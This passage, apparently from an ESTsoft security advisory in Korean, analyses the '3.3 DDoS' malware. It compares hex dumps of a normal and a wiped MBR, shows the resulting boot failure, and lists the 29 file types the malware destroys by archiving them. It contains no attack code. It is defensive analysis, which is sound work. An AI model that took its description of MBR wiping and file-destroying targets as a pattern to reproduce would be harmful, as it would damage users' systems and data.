하드디스크의 상당 수 섹터가 특정한 메시지가 없는 NULL 값으로 Overwrite 되므로 정상적으로 부팅이 되지 않습니다.

현재까지 **3.3 DDoS에 의해 파괴된 하드디스크를 복구할 수 있는 효과적인 방법은 없으며,** 윈도우 재설치 및 백업 파일로 복원해야 합니다.

```
00000000  33 C0 8E D0 BC 00 7C FB 50 07 50 1F FC BE 1B 7C  3.....|.P.P....|
00000010  BF 1B 06 50 57 B9 E5 01 F3 A4 CB BD BE 07 B1 04  ...PW...........
00000020  38 6E 00 7C 09 75 13 83 C5 10 E2 F4 CD 18 8B F5  8n.|.u..........
00000030  83 C6 10 49 74 19 38 2C 74 F6 A0 B5 07 B4 07 8B  ...It.8,t.......
00000040  F0 AC 3C 00 74 FC BB 07 00 B4 0E CD 10 EB F2 88  ..<.t...........
00000050  4E 10 E8 46 00 73 2A FE 46 10 80 7E 04 0B 74 0B  N..F.s*.F..~..t.
00000060  80 7E 04 0C 74 05 A0 B6 07 75 D2 80 46 02 06 83  .~..t....u..F...
00000070  46 08 06 83 56 0A 00 E8 21 00 73 05 A0 B6 07 EB  F...V...!.s.....
00000080  BC 81 3E FE 7D 55 AA 74 0B 80 7E 10 00 74 C8 A0  ..>.}U.t..~..t..
00000090  B7 07 EB A9 8B FC 1E 57 8B F5 CB BF 05 00 8A 56  .......W.......V
000000AE  00 B4 08 CD 13 72 23 8A C1 24 3F 98 8A DE 8A FC  .....r#..$?.....
000000B0  43 F7 E3 8B D1 86 D6 B1 06 D2 EE 42 F7 E2 39 56  C...........B..9V
000000C0  0A 77 23 72 05 39 46 08 73 1C B8 01 02 BB 00 7C  .w#r.9F.s......|
000000D0  8B 4E 02 8B 56 00 CD 13 73 51 4F 74 4E 32 E4 8A  .N..V...sQOtN2..
000000E0  56 00 CD 13 EB E4 8A 56 00 60 BB AA 55 B4 41 CD  V......V.`..U.A.
000000F0  13 72 36 81 FB 55 AA 75 30 F6 C1 01 74 2B 61 60  .r6..U.u0...t+a`
00000100  6A 00 6A 00 FF 76 0A FF 76 08 6A 00 68 00 7C 6A  j.j..v..v.j.h.|j
00000110  01 6A 10 B4 42 8B F4 CD 13 61 61 73 0E 4F 74 0B  .j..B....aas.Ot.
00000120  32 E4 8A 56 00 CD 13 EB D6 61 F9 C3 49 6E 76 61  2..V.....a..Inva
00000130  6C 69 64 20 70 61 72 74 69 74 69 6F 6E 20 74 61  lid partition ta
00000140  62 6C 65 00 45 72 72 6F 72 20 6C 6F 61 64 69 6E  ble.Error loadin
00000150  67 20 6F 70 65 72 61 74 69 6E 67 20 73 79 73 74  g operating syst
00000160  65 6D 00 4D 69 73 73 69 6E 67 20 6F 70 65 72 61  em.Missing opera
00000170  74 69 6E 67 20 73 79 73 74 65 6D 00 00 00 00 00  ting system.....
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B0  00 00 00 00 00 2C 44 63 E1 B9 E1 B9 00 00 80 01  .....,Dc........
000001C0  01 00 07 FE FF FF 3F 00 00 00 14 AC FF 00 00 00  ......?.........
000001D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

<정상적인 하드디스크 MBR>

```
00000000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

<감염 후 하드디스크 MBR이 파괴된 상태>

```
Network boot from AMD Am79C970A
Copyright (C) 2003-2005  VMware, Inc.
Copyright (C) 1997-2000  Intel Corporation

CLIENT MAC ADDR: 00 0C 29 5B 86 26  GUID: 564D760C-A308-B859-8710-8736FB5B8626
PXE-E51: No DHCP or proxyDHCP offers were received.

PXE-M0F: Exiting Intel PXE ROM.
Operating System not found
_
```

<하드디스크 MBR이 손상되어 부팅이 되지 않는 상태>

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

<감염 PC내의 압축 파일 복구 방법>

이번 악성코드는 29종의 파일에 대해 압축을 수행하며, 압축 파일(CAB)로 생성된 것들은 이미 원본을 손상시키고 난 후이기 때문에 임의의 8자리로 설정된 암호를 해제하더라도 복구는 원천적으로 불가능합니다.

.doc	.hna	.java
.docx	.gul	.cpp
.wpd	.kwp	.h
.wpx	.eml	.c
.wri	.pst	.zip
.xls	.alz	**총 29종**
.xlsx	.gho	
.mdb	.rar	
.ppt	.php	
.pptx	.asp	
.pdf	.aspx	
.hwp	.jsp	

<악성코드가 파괴하는 파일들의 확장자 리스트>

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

Contact us…

㈜이스트소프트 알약보안대응팀

Tel : 02-881-2364

E-mail : help@alyac.co.kr

알약 사이트 : www.alyac.co.kr

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.